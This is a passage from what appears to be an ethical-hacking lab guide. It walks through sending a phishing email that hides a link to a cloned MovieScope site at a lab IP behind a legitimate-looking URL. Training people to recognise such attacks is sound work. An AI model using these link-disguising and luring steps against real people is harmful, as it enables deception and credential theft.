
15. Having successfully cloned a website, you must now send the IP address of your **Parrot Security** machine to a victim and try to trick him/her into clicking on the link.
16. Click **Firefox** icon from the top-section of the **Desktop** to launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email.

Note: You can log in to any email account of your choice.


17. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.

Note: A good way to conceal a malicious link in a message is to insert text that looks like a legitimate MovieScope URL (in this case), but that actually links to your malicious cloned MovieScope page.


18. Position the cursor just above Regards to place the fake URL, then click the **Insert link** icon.



19. In the **Edit Link** window, first type the actual address of your cloned site in the **Web address** field under the **Link to** section. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned MovieScope site is **http://10.10.1.13**, and the text that will be displayed in the message is **http://www.moviescope.com/avail_benefits**; click **OK**.



20. The fake URL should appear in the message body, as shown in the screenshot.
21. Verify that the fake URL is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a “Go to link” pop-up. Once verified, send the email to the intended user.

